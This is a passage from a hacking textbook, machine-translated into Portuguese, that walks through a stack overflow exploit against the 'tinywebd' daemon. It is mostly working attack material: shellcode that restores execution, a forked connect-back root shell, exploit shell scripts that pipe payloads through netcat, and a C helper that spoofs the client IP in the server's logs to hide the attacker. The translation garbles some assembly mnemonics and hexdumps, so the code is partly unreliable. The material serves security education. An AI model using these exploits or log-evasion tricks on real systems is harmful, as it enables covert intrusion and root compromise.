um:
chamar
dois db
"/HackedX"

; 01234567

O shellcode abre um arquivo para criá-lo e, em seguida, fecha imediatamente o arquivo. Por fim, ele chama exit para evitar um loop infinito. A saída abaixo mostra esse novo shellcode sendo usado com a ferramenta de exploração.

```
reader@hacking:~/booksrc $ ./tinywebd Iniciando o
daemon da Web minúscula.
reader@hacking:~/booksrc $ nasm mark.s
reader@hacking:~/booksrc $ hexdump -C mark
0 0 0 0 0 0 0 0 eb 23 5b 31 c9 88 4b 07 6a 05 58 66 b9 41 04 31 | .#[1.K.j.Xf.A.1|
0 0 0 0 0 0 1 0 d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80 31 c0 | .f.....j.X.1.|_
0 0 0 0 0 2 0 89 c3 40 cd 80 e8 d8 ff ff 2f 48 61 63 6b 65 | .@...../Hacke|_
0 0 0 0 0 3 0 64 58 |dX|
00000032
reader@hacking:~/booksrc $ ls -l /Hacked ls:
/Hacked: Não existe tal arquivo ou diretório
reader@hacking:~/booksrc $ ./xtool_tinywebd_stealth.sh mark 127.0.0.1 target IP:
127.0.0.1
shellcode: mark (44 bytes)
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (357 b)] [shellcode (44 b)] [ret addr (128 b)] localhost
[127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw----- 1 root reader 0 2007-09-17 16:59 /Hacked
reader@hacking:~/booksrc $
```

0x652 Colocando as coisas juntas novamente

Para recompor as coisas, precisamos apenas reparar qualquer dano colateral causado pela substituição e/ou pelo código de shell e, em seguida, saltar a execução de volta para o loop de aceitação de conexão em main(). A desmontagem de main() na saída abaixo mostra que podemos retornar com segurança aos endereços 0x08048f64, 0x08048f65 ou 0x08048fb7 para voltar ao loop de aceitação de conexão.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) disass main
Dump do código assembler para a função main:
0x08048d93 <main+0>:    empurr    ebp
                           ar
0x08048d94 <main+1>:    mover     ebp,esp
0x08048d96 <main+3>:    subm     esp,0x68
                           arino
0x08048d99 <main+6>:    e       esp,Oxffffffff
0x08048d9c <main+9>:    mover     eax,0x0
0x08048da1 <main+14>:   subm     esp,eax
                           arino
.::[ saída  aparado ]:.

0x08048f4b <main+440>:  mover    DWORD PTR [esp],eax
0x08048f4e <main+443>:  cha     0x8048860 <listen@plt>
                           mad
                           a
0x08048f53 <main+448>:  cmp     eax,Oxffffffff
```

```

0x08048f56 <main+451>: jne    0x8048f64 <main+465>
0x08048f58 <main+453>: mover  DWORD PTR [esp],0x804961a
0x08048f5f <main+460>: cha   0x8048ac4 <fatal>
0x08048f64 <main+465>: mad
0x08048f65 <main+466>: a    DWORD PTR [ebp-60],0x10
                                nop
                                mover
0x08048f6c <main+473>: lea    eax,[ebp-60]
0x08048f6f <main+476>: mover  DWORD PTR [esp+8],eax
0x08048f73 <main+480>: lea    eax,[ebp-56]
0x08048f76 <main+483>: mover  DWORD PTR [esp+4],eax
0x08048f7a <main+487>: mover  eax,ds:0x804a970
0x08048f7f <main+492>: mover  DWORD PTR [esp],eax
0x08048f82 <main+495>: cha   0x80488d0 <accept@plt>
                                mad
                                a
0x08048f87 <main+500>: mover  DWORD PTR [ebp-12],eax
0x08048f8a <main+503>: cmp    DWORD PTR [ebp-12],0xffffffff
0x08048f8e <main+507>: jne    0x8048f9c <main+521>
0x08048f90 <main+509>: mover  DWORD PTR [esp],0x804962e
0x08048f97 <main+516>: cha   0x8048ac4 <fatal>
                                mad
                                a
0x08048f9c <main+521>: mover  eax,ds:0x804a96c
0x08048fa1 <main+526>: mover  DWORD PTR [esp+8],eax
0x08048fa5 <main+530>: lea    eax,[ebp-56]
0x08048fa8 <main+533>: mover  DWORD PTR [esp+4],eax
0x08048fac <main+537>: mover  eax,DWORD PTR [ebp-12]
0x08048faf <main+540>: mover  DWORD PTR [esp],eax
0x08048fb2 <main+543>: cha   0x8048fb9 <handle_connection>
                                mad
                                a
0x08048fb7 <main+548>: jmp   0x8048f65 <main+466>

```

Fim do dump do assembler.
(gdb)

Todos esses três endereços vão basicamente para o mesmo lugar. Vamos usar 0x08048fb7, pois esse é o endereço de retorno original usado para a chamada a handle_connection(). Entretanto, há outras coisas que precisamos corrigir primeiro.

Observe o prólogo e o epílogo da função handle_connection(). Essas são as instruções que configuram e removem as estruturas do stack frame na pilha.

```

(gdb) disass handle_connection
Dump do código assembler para a função handle_connection:
0x08048fb9 <handle_connection+0>: empurr ebp
0x08048fba <handle_connection+1>: ar    ebp,esp
0x08048fbc <handle_connection+3>: mov   ebx
0x08048fdb <handle_connection+4>: push  esp,0x644
                                sub
0x08048fc3 <handle_connection+10>: lea    eax,[ebp-0x218]
0x08048fc9 <handle_connection+16>: mover  DWORD PTR [esp+4],eax
0x08048fcfd <handle_connection+20>: mover  eax,DWORD PTR [ebp+8]
0x08048fd0 <handle_connection+23>: mover  DWORD PTR [esp],eax
0x08048fd3 <handle_connection+26>: cha   0x8048cb0 <recv_line>
                                mad
                                a

```

```

0x08048fd8 <handle_connection+31>:    mover    DWORD PTR [ebp-0x620],eax
0x08048fde <handle_connection+37>:    mover    eax,DWORD PTR [ebp+12]
0x08048fe1 <handle_connection+40>:    movzx   eax,WORD PTR [eax+2]
0x08048fe5 <handle_connection+44>:    mover    DWORD PTR [esp],eax
0x08048fe8 <handle_connection+47>:    cha     0x80488f0 <ntohs@plt>
                                         mad
                                         a

.::[ saída      aparado ]:.

0x08049302 <handle_connection+841>:    cha     0x8048850 <write@plt>
                                         mad
                                         a

0x08049307 <handle_connection+846>:    mover    DWORD PTR [esp+4],0x2
0x0804930f <handle_connection+854>:    mov     eax,DWORD PTR [ebp+8] DWORD
0x08049312 <handle_connection+857>:    mov     PTR [esp],eax
0x08049315 <handle_connection+860>:    cha     0x8048800 <shutdown@plt>
                                         mad
                                         a

0x0804931a <handle_connection+865>:    adicionar esp,0x644
0x08049320 <handle_connection+871>:    pop    ebx
0x08049321 <handle_connection+872>:    pop    ebp
0x08049322 <handle_connection+873>:    ret

Fim do dump do assembler.
(gdb)

```

No início da função, o prólogo da função salva os valores atuais dos registros EBP e EBX, colocando-os na pilha, e define EBP como o valor atual de ESP para que possa ser usado como ponto de referência para acessar as variáveis da pilha. Por fim, 0x644 bytes são salvos na pilha para essas variáveis de pilha, subtraindo-os de ESP. O epílogo da função, no final, restaura o ESP adicionando 0x644 de volta a ele e restaura os valores salvos de EBX e EBP, colocando-os da pilha de volta nos registradores.

As instruções de substituição são, na verdade, encontradas na função `recv_line()`; no entanto, elas gravam nos dados do quadro de pilha `handle_connection()`, de modo que a substituição propriamente dita ocorre em `handle_connection()`. O endereço de retorno que sobrescrevemos é colocado na pilha quando `handle_connection()` é chamada, de modo que os valores salvos para EBP e EBX colocados na pilha no prólogo da função estarão entre o endereço de retorno e o buffer corruptível. Isso significa que o EBP e o EBX serão manipulados quando o epílogo da função for executado. Como não obtemos o controle da execução do programa até a instrução de retorno, todas as instruções entre a substituição e a instrução de retorno devem ser executadas. Primeiro, precisamos avaliar quanto dano colateral é causado por essas instruções extras após a substituição. A instrução de montagem `int3` cria o byte `0xcc`, que é literalmente um ponto de interrupção de depuração. O código de shell abaixo usa uma instrução `int3` em vez de sair. Esse ponto de interrupção será capturado pelo GDB, o que nos permite examinar o estado exato do programa após a execução do shellcode.

mark_break.s

```

BITS 32
Marque o sistema de arquivos para provar
que você executou. jmp short one

```

```
dois:  
pop ebx ; Nome do  
arquivo xor ecx, ecx  
mov BYTE [ebx+7], cl ; Null terminate filename  
push BYTE 0x5 ; Open()  
pop eax  
mov WORD cx, 0x441 ; O_WRONLY|O_APPEND|O_CREAT  
xor edx, edx  
mov WORD dx, 0x180 ; S_IRUSR|S_IWUSR  
int 0x80 ; Open file para criá-lo.  
eax = descriptor de arquivo retornado  
mov ebx, eax ; Descritor de arquivo para o segundo argumento
```

```

push BYTE 0x6          ; Close ()
pop eax
int 0x80 ; Fecha o arquivo.

int3    ;
zinterrupção um:
        chamar
dois db

```

Para usar esse shellcode, primeiro configure o GDB para depurar o daemon tinywebd. Na saída abaixo, um ponto de interrupção é definido logo antes da chamada de handle_connection(). O objetivo é restaurar os registros manipulados para o estado original encontrado nesse ponto de interrupção.

```

reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
raiz      23497 0.0 0.0    1636   356 ?          Ss    17:08   0:00 ./tinywebd
leitor    23506 0.0 0.0    2880   748 pts/1    R+    17:09   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c reader@hacking:~/booksrc $
sudo gdb -q -pid=23497 --symbols=./a.out

warning: não está usando o arquivo não confiável "/home/reader/.gdbinit"
Usando a biblioteca do host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
Anexo ao processo 23497
/cow/home/reader/booksrc/tinywebd: Não existe tal arquivo ou
diretório. Um programa já está sendo depurado. Você pode
eliminá-lo? (y ou n) n Programa não eliminado.
(gdb) set dis intel (gdb)
x/5i main+533
0x8048fa8 <main+533>:      movDWORD PTR [esp+4],eax
0x8048fac <main+537>:      moveax,DWORD PTR [ebp-12]
0x8048faf <main+540>:      movDWORD PTR [esp],eax
0x8048fb2 <main+543>:  call  0x8048fb9 <handle_connection>
0x8048fb7 <main+548>:      jmp 0x8048f65 <main+466>
(gdb) break *0x8048fb2
Ponto de parada 1 em 0x8048fb2: arquivo tinywebd.c,
linha 72. (gdb) cont
Continuação.

```

Na saída acima, um ponto de interrupção é definido logo antes de handle_connection() ser chamado (mostrado em negrito). Em seguida, em outra janela de terminal, a ferramenta de exploração é usada para lançar o novo shellcode nela. Isso fará com que a execução avance até o ponto de interrupção no outro terminal.

```

reader@hacking:~/booksrc $ nasm mark_break.s reader@hacking:~/booksrc $
./xtool_tinywebd.sh mark_break 127.0.0.1 target IP: 127.0.0.1
shellcode: mark_break (44 bytes)
[NOP (372 bytes)] [shellcode (44 bytes)] [ret addr (128 bytes)] localhost
[127.0.0.1] 80 (www) open
leitor@hacking:~/booksrc $

```

De volta ao terminal de depuração, o primeiro ponto de interrupção é encontrado. São exibidos alguns registros importantes da pilha, que mostram a configuração da pilha antes (e depois) da chamada `handle_connection()`. Em seguida, a execução continua até a instrução `int3` no shellcode, que funciona como um ponto de interrupção. Em seguida, esses registros de pilha são verificados novamente para visualizar seu estado no momento em que o shellcode começa a ser executado.

```
Ponto de parada 1, 0x08048fb2 em main () em tinywebd.c:72
72          handle_connection(new_sockfd, &client_addr, logfd);
(gdb) i r esp ebx ebp
esp            0xbffff7e0      0xbffff7e0
ebx            0xb7fd5ff4      -1208131596
ebp            0xbffff848      0xbffff848
(gdb) cont
Continuação.
```

O programa recebeu o sinal SIGTRAP, Trace/breakpoint trap.

```
0xbffff753 em ?? ()
(gdb) i r esp ebx ebp
esp            0xbffff7e0      0xbffff7e0
ebx            0x6             6
ebp            0xbffff624      0xbffff624
(gdb)
```

Essa saída mostra que o EBX e o EBP são alterados no ponto em que o código do shell inicia a execução. Entretanto, uma inspeção das instruções na desmontagem de `main()` mostra que o EBX não é realmente usado. O compilador provavelmente salvou esse registro na pilha devido a alguma regra sobre a convenção de chamada, mesmo que ele não seja realmente usado. O EBP, no entanto, é muito usado, pois é o ponto de referência para todas as variáveis locais da pilha. Como o valor original salvo do EBP foi sobrescrito pelo nosso exploit, o valor original deve ser recriado.

Quando o EBP é restaurado ao seu valor original, o shellcode deve ser capaz de fazer seu trabalho sujo e, em seguida, retornar ao `main()` como de costume. Como os computadores são determinísticos, as instruções de montagem explicarão claramente como fazer tudo isso.

```
(gdb) set dis intel (gdb)
x/5i main
0x8048d93 <main>:    empur    ebp
                        rar
0x8048d94 <main+1>:  mover     ebp,esp
0x8048d96 <main+3>:  submar   esp,0x68
                        ino
0x8048d99 <main+6>:  e        esp,Oxffffffff
0x8048d9c <main+9>:  mover     eax,0x0
(gdb) x/5i main+533
0x8048fa8 <main+533>: mover     DWORD PTR [esp+4],eax
0x8048fac <main+537>: mover     eax,DWORD PTR [ebp-12]
0x8048faf <main+540>: mover     DWORD PTR [esp],eax
0x8048fb2 <main+543>: cha      0x8048fb9 <handle_connection>
                        ma
                        da
```

0x8048fb7 <main+548>: jmp 0x8048f65 <main+466>
(gdb)

Uma rápida olhada no prólogo da função main() mostra que o EBP deve ser 0x68 bytes maior que o ESP. Como o ESP não foi danificado pela nossa exploração, podemos restaurar o valor do EBP adicionando 0x68 ao ESP no final do nosso código de shell. Com o EBP restaurado para o valor correto, a execução do programa pode ser retornada com segurança para o loop de aceitação de conexão. O endereço de retorno adequado para a chamada handle_connection() é a instrução encontrada após a chamada em 0x08048fb7. O código de shell a seguir usa essa técnica.

mark_restore.s

```
BITS 32
Marque o sistema de arquivos para provar
que você executou. jmp short one
dois:
pop ebx           ; Nome do
arquivo xor ecx, ecx
mov BYTE [ebx+7], cl ; Null terminate filename
push BYTE 0x5      ; Open()
pop eax
mov WORD cx, 0x441 ; O_WRONLY|O_APPEND|O_CREAT
xor edx, edx
mov WORD dx, 0x180 ; S_IRUSR|S_IWUSR
int 0x80          ; Open file para criá-lo.
                  eax = descriptor de arquivo retornado
mov ebx, eax       ; Descritor de arquivo para o
segundo argumento push BYTE 0x6      ; Close ()
pop eax
int 0x80 ; fechar arquivo

lea ebp, [esp+0x68] ; Restaura o EBP. push
0x08048fb7          ; Endereço de
retorno. ret         ; Retorna
um:
      chamar
dois db
"/HackedX"
```

Quando montado e usado em uma exploração, esse shellcode restaurará a execução do daemon tinyweb após marcar o sistema de arquivos. O daemon tinyweb nem mesmo sabe que algo aconteceu.

```
reader@hacking:~/booksrc $ nasm mark_restore.s
reader@hacking:~/booksrc $ hexdump -C mark_restore
00000000 eb 26 5b 31 c9 88 4b 07 6a 05 58 66 b9 41 04 31 |.&[1.K.j.Xf.A.1|
0 0 0 0 0 1 0 d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80 8d 6c | .f.....j.X..!|
0 0 0 0 0 2 0 24 68 68 68 b7 8f 04 08 c3 e8 d5 ff ff 2f 48 61 |$hh ...../Ha|
0 0 0 0 0 3 0 63 6b 65 64 58                                |ckedX|
00000035
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo.
reader@hacking:~/booksrc $ ./xtool_tinywebd_stealth.sh mark_restore 127.0.0.1 target
IP: 127.0.0.1
```

```

shellcode: mark_restore (53 bytes)
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (348 b)] [shellcode (53 b)] [ret addr (128 b)] localhost
[127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw----- 1 root reader 0 2007-09-19 20:37 /Hacked
reader@hacking:~/booksrc $ ps aux | grep tinywebd
raiz      26787 0.0 0.0    1636   420 ?          Ss   20:37   0:00 ./tinywebd
leitor    26828 0.0 0.0    2880   748 pts/1     R+   20:38   0:00 grep tinywebd
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1 O
servidor da Web para 127.0.0.1 é Tiny webserver
reader@hacking:~/booksrc $

```

0x653 Crianças trabalhadoras

Agora que a parte difícil foi resolvida, podemos usar essa técnica para gerar silenciosamente um shell raiz. Como o shell é interativo, mas ainda queremos que o processo trate as solicitações da Web, precisamos fazer o fork para um processo filho. A chamada fork() cria um processo filho que é uma cópia exata do processo pai, exceto pelo fato de retornar 0 no processo filho e o novo ID do processo no processo pai. Queremos que nosso código de shell seja bifurcado e que o processo filho sirva o shell raiz, enquanto o processo pai restaura a execução do tinywebd. No shellcode abaixo, várias instruções são adicionadas ao início do loopback_shell.s. Primeiro, a syscall fork é feita e o valor de retorno é colocado no registro EAX. As próximas instruções testam para ver se EAX é zero. Se EAX for zero, saltamos para child_process para gerar o shell. Caso contrário, estamos no processo pai, portanto o código do shell restaura a execução no tinywebd.

loopback_shell_restore.s

BITS 32

```

push BYTE 0x02      ; Fork é a syscall nº 2
pop eax
int 0x80            ; Após a bifurcação, no processo filho eax == 0.
test eax, eax
jz child_process ; No processo filho, gera um shell.

```

No processo pai, restaure tinywebd. lea ebp,
[esp+0x68] ; Restaure EBP. push
0x08048fb7 ; Endereço de
retorno. ret ; Retorna

```

child_process:
s = socket(2, 1, 0)
push BYTE 0x66      ; Socketcall é a syscall nº 102 (0x66)
pop eax
cdq                zerar edx para uso posterior como um DWORD
nulo. xor ebx, ebx ; ebx é o tipo de socketcall.
inc ebx            ; 1 = SYS_SOCKET = socket()

```

```
push edx          ; Build arg array: { protocol = 0, push
BYTE 0x1          ;   (ao contrário)   SOCK_STREAM = 1,
push BYTE 0x2          ;   AF_INET = 2 }
mov ecx, esp      ;ecx = ptr para a matriz de argumentos
int 0x80          ;Após a syscall, eax tem um descritor de arquivo de soquete.
.: [ Saída cortada; o restante é igual a loopback_shell.s. ] :.
```

A listagem a seguir mostra esse shellcode em uso. São usados vários trabalhos em vez de vários terminais, de modo que o ouvinte do netcat é enviado para o segundo plano, terminando o comando com um e comercial (&). Depois que o shell se conecta novamente, o comando fg traz o ouvinte de volta ao primeiro plano. O processo é então suspenso pressionando CTRL-Z, que retorna ao shell BASH. Talvez seja mais fácil usar vários terminais enquanto você está acompanhando o processo, mas é útil conhecer o controle de tarefas para aqueles momentos em que você não tem o luxo de usar vários terminais.

```
reader@hacking:~/booksrc $ nasm loopback_shell_restore.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell_restore
00000000  6a 02 58 cd 80 85 c0 74 0a 8d 6c 24 68 68 b7 8f |j.X..t.l$hh.| 
00000010  04 08 c3 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 |..jfX.1.CRj.j.| 
00000020  e1 cd 80 96 6a 66 58 43 68 7f bb bb 01 66 89 54 |..jfXCh..f.T| 
00000030  24 01 66 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 |$.fhzifS.j.QV.| 
00000040  43 cd 80 87 f3 87 ce 49 b0 3f cd 80 49 79 f9 b0 |C...I.?ly.| 
00000050  0b 52 68 2f 73 68 68 2f 62 69 6e 89 e3 52 89 |.Rh//shh/bin.R.| 
00000060  e2 53 89 e1 cd 80                                |.S..|
00000066
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúscula.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 27279
reader@hacking:~/booksrc $ ./xtool_tinywebd_stealth.sh loopback_shell_restore 127.0.0.1 target
IP: 127.0.0.1
shellcode: loopback_shell_restore (102 bytes)
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (299 b)] [shellcode (102 b)] [ret addr (128 b)] localhost
[127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg nc
-I -p 31337
raiz
whoami
raiz
[1]+ Parado                  nc -l -p 31337
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1 O
servidor da Web para 127.0.0.1 é Tiny webserver
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
raiz
```

Com esse shellcode, o shell raiz do connect-back é mantido por um processo filho separado, enquanto o processo pai continua a servir o conteúdo da Web.

0x660 Camuflagem avançada

Nossa exploração furtiva atual apenas camufla a solicitação da Web; no entanto, o endereço IP e o registro de data e hora ainda são gravados no arquivo de registro. Esse tipo de camuflagem tornará os ataques mais difíceis de serem encontrados, mas eles não são invisíveis. Ter seu endereço IP gravado em registros que podem ser mantidos por anos pode causar problemas no futuro. Como agora estamos mexendo no interior do daemon tinyweb, devemos conseguir ocultar nossa presença ainda melhor.

0x661 Falsificação do endereço IP registrado

O endereço IP gravado no arquivo de registro vem do `client_addr_ptr`, que é passado para `handle_connection()`.

Segmento de código do `tinywebd.c`

```
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) { unsigned char
    *ptr, request[500], resource[500], log_buffer[500];
    int fd, length;

    length = recv_line(sockfd, request);

    sprintf(log_buffer, "From %s:%d \\ \"%s\"\\ \"%t\"", inet_ntoa(client_addr_ptr->sin_addr),
    ntohs(client_addr_ptr->sin_port), request);
```

Para falsificar o endereço IP, precisamos apenas injetar nossa própria estrutura `sockaddr_in` e substituir o `client_addr_ptr` pelo endereço da estrutura injetada. A melhor maneira de gerar uma estrutura `sockaddr_in` para injeção é escrever um pequeno programa em C que crie e descarte a estrutura. O código-fonte a seguir cria a estrutura usando argumentos de linha de comando e, em seguida, grava os dados da estrutura diretamente no descriptor de arquivo 1, que é a saída padrão.

`addr_struct.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
    struct sockaddr_in addr; if(argc
    != 3) {
        printf("Uso: %s <IP de destino> <porta de destino>\n",
        argv[0]); exit(0);
    }
    addr.sin_family = AF_INET; addr.sin_port =
    htons(atoi(argv[2]));
    addr.sin_addr.s_addr = inet_addr(argv[1]);

    write(1, &addr, sizeof(struct sockaddr_in));
}
```

Esse programa pode ser usado para injetar uma estrutura sockaddr_in. A saída abaixo mostra o programa sendo compilado e executado.

```
reader@hacking:~/booksrc $ gcc -o addr_struct addr_struct.c
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090 ##
"8N_reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090 | hexdump -C 0 0 0 0 0 0 0 0
02 00 23 82 0c 22 38 4e 00 00 00 00 00 00 f4 5f fd b7 | .#. "8N..._|.
00000010
leitor@hacking:~/booksrc $
```

Para integrar isso à nossa exploração, a estrutura de endereço é injetada após a solicitação falsa, mas antes do sled NOP. Como a solicitação falsa tem 15 bytes de comprimento e sabemos que o buffer começa em 0xbffff5c0, o endereço falso será injetado em 0xbffff5cf.

```
reader@hacking:~/booksrc $ grep 0x xtool_tinywebd_stealth.sh RETADDR="\x24\xf6\xff\xbf" #
em +100 bytes do buffer @ 0xbffff5c0 reader@hacking:~/booksrc $ gdb -q -batch -ex "p /x
0xbffff5c0 + 15"
$1 = 0xbffff5cf reader@hacking:~/booksrc $
```

Como o client_addr_ptr é passado como um segundo argumento da função, ele estará na pilha duas palavras após o endereço de retorno. O script de exploração a seguir injeta uma estrutura de endereço falsa e sobrescreve client_addr_ptr.

xtool_tinywebd_spoof.sh

```
#!/bin/sh
# Ferramenta de exploração furtiva de falsificação de IP para tinywebd

SPOOFIP="12.34.56.78" SPOOFPORT="9090"

if [ -z "$2" ]; then # Se o argumento 2 estiver em
    branco echo "Usage: $0 <arquivo de código de
    shell> <IP de destino>" exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\" | wc -c | cut -f1 -d ' '") OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # A +100 bytes do buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 bytes do buffer @ 0xbffff5c0 echo
"target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '` echo
"shellcode: $1 ($SIZE bytes)"
echo "solicitação falsa: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$((($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16)))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE] [ret addr 128]
[*fake_addr 8]"
```

```
(perl -e "print \\ \"$FAKEREQUEST\"";  
./addr_struct \"$SPOOFIP\" \"$SPOOFPORT\";  
perl -e "print \"\\x90\\$X$ALIGNED_SLED_SIZE\"; cat  
$1;  
perl -e "print \"$RETADDR\\x32 . \"$FAKEADDR\\x2 . \"\\r\\n\"") | nc -w 1 -v $2 80
```

A melhor maneira de explicar exatamente o que esse script de exploração faz é observar o tinywebd a partir do GDB. Na saída abaixo, o GDB é usado para se conectar ao processo tinywebd em execução, os pontos de interrupção são definidos antes do estouro e a parte do IP do buffer de registro é gerada.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd  
raiz      27264 0.0 0.0    1636   420 ?          Ss    20:47   0:00 ./tinywebd  
leitor    30648 0.0 0.0    2880   748 pts/2     R+    22:29   0:00 grep tinywebd  
reader@hacking:~/booksrc $ gcc -g tinywebd.c reader@hacking:~/booksrc $  
sudo gdb -q-pid=27264 --symbols=.a.out  
  
warning: não está usando o arquivo não confiável "/home/reader/.gdbinit"  
Usando a biblioteca do host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".  
Anexo ao processo 27264  
/cow/home/reader/booksrc/tinywebd: Não existe tal arquivo ou  
diretório. Um programa já está sendo depurado. Você pode  
eliminá-lo? (y ou n) Programa não eliminado.  
(gdb) list handle_connection  
77      /* Essa função lida com a conexão no soquete passado do  
78      * endereço do cliente passado e faz o registro no FD passado. A conexão é  
79      * processada como uma solicitação da Web, e essa função responde por meio da conexão  
80      * socket. Por fim, o soquete passado é fechado no final da função.  
81      */  
82      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {  
83          unsigned char *ptr, request[500], resource[500], log_buffer[500];  
84          int fd, length;  
85  
86          length = recv_line(sockfd, request);  
(gdb)  
87  
88          sprintf(log_buffer, "From %s:%d \\ \"%s\\\"\\t", inet_ntoa(client_addr_ptr->sin_addr),  
ntohs(client_addr_ptr->sin_port), request);  
89  
90          ptr = strstr(request, " HTTP/"); // Procura por uma solicitação com aparência válida.  
91          if(ptr == NULL) { // Então esse não é um HTTP válido  
92              strcat(log_buffer, " NOT HTTP!\\n");  
93          } else {  
94              *ptr = 0; // Encerrar o buffer no final da URL.  
95              ptr = NULL; // Define ptr como NULL (usado para sinalizar uma solicitação inválida).  
96              if(strncmp(request, "GET ", 4) == 0) // Obter solicitação  
(gdb) break 86  
Ponto de parada 1 em 0x8048fc3: arquivo tinywebd.c,  
linha 86. (gdb) break 89  
Ponto de parada 2 em 0x8049028: arquivo tinywebd.c,  
linha 89. (gdb) cont  
Continuação.
```

Em seguida, a partir de outro terminal, o novo exploit de spoofing é usado para avançar a execução no depurador.

```
reader@hacking:~/booksrc $ ./xtool_tinywebd_spoof.sh mark_restore 127.0.0.1 target IP:  
127.0.0.1  
shellcode: mark_restore (53 bytes)  
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)  
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]  
[*fake_addr 8]  
localhost [127.0.0.1] 80 (www) open  
reader@hacking:~/booksrc $
```

De volta ao terminal de depuração, o primeiro ponto de interrupção é atingido.

Ponto de interrupção 1, handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) em tinywebd.c:86

```
86          length = recv_line(sockfd, request);  
(gdb) bt  
#0 handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86 #1  
0x08048fb7 in main () at tinywebd.c:72  
(gdb) print client_addr_ptr  
$1 = {struct sockaddr_in *} 0xbffff810 (gdb)  
print *client_addr_ptr  
$2 = {sin_family = 2, sin_port = 15284, sin_addr = {s_addr = 16777343}, sin_zero =  
"\000\000\000\000\000\000"}  
(gdb) x/x &client_addr_ptr  
0xbffff7e4:  
          0xbfffff81  
0 (gdb) x/24x request + 500  
0xbffff7b4: 0xbffff624      0xbffff624      0xbffff624      0xbffff624  
0xbffff7c4: 0xbffff624      0xbffff624      0x0804b030      0xbffff624  
0xbffff7d4: 0x00000009      0xbffff848      0x08048fb7      0x00000009  
0xbffff7e4: 0xbffff810      0x00000003      0xbffff838      0x00000004  
0xbffff7f4: 0x00000000      0x00000000      0x08048a30      0x00000000  
0xbffff804: 0x0804a8c0      0xbffff818      0x00000010      0x3bb40002  
(gdb) cont  
Continuação.
```

Ponto de interrupção 2, handle_connection (sockfd=-1073744433, client_addr_ptr=0xbffff5cf, logfd=2560) em tinywebd.c:90

```
90          ptr = strstr(request, " HTTP/"); // Procura por uma solicitação com  
aparência válida. (gdb) x/24x request + 500  
0xbffff7b4: 0xbffff624      0xbffff624      0xbffff624      0xbffff624  
0xbffff7c4: 0xbffff624      0xbffff624      0xbffff624      0xbffff624  
0xbffff7d4: 0xbffff624      0xbffff624      0xbffff624      0xbffff5cf  
0xbffff7e4: 0xbffff5cf      0x000000a00     0xbffff838      0x00000004  
0xbffff7f4: 0x0000000000    0x0000000000    0x08048a30      0x0000000000  
0xbffff804: 0x0804a8c0      0xbffff818      0x00000010      0x3bb40002  
(gdb) print client_addr_ptr  
$3 = {struct sockaddr_in *} 0xbffff5cf (gdb)  
print client_addr_ptr  
$4 = {struct sockaddr_in *} 0xbffff5cf (gdb)  
print *client_addr_ptr  
$5 = {sin_family = 2, sin_port = 33315, sin_addr = {s_addr = 1312301580},
```

```
sin_zero = "\000\000\000\000_
(gdb) x/s log_buffer
0xbffff1c0:      "De 12.34.56.78:9090 \ "GET / HTTP/1.1\"\\t" (gdb)
```

No primeiro ponto de interrupção, o `client_addr_ptr` é mostrado como estando em `0xbffff7e4` e apontando para `0xbffff810`. Isso é encontrado na memória na pilha duas palavras-chave após o endereço de retorno. O segundo ponto de interrupção é após a substituição, portanto, o `client_addr_ptr` em `0xbffff7e4` é substituído pelo endereço da estrutura `sockaddr_in` injetada em `0xbffff5cf`. A partir daqui, podemos dar uma olhada no `log_buffer` antes que ele seja gravado no registro para verificar se a injeção de endereço funcionou.

0x662 Exploração sem registro

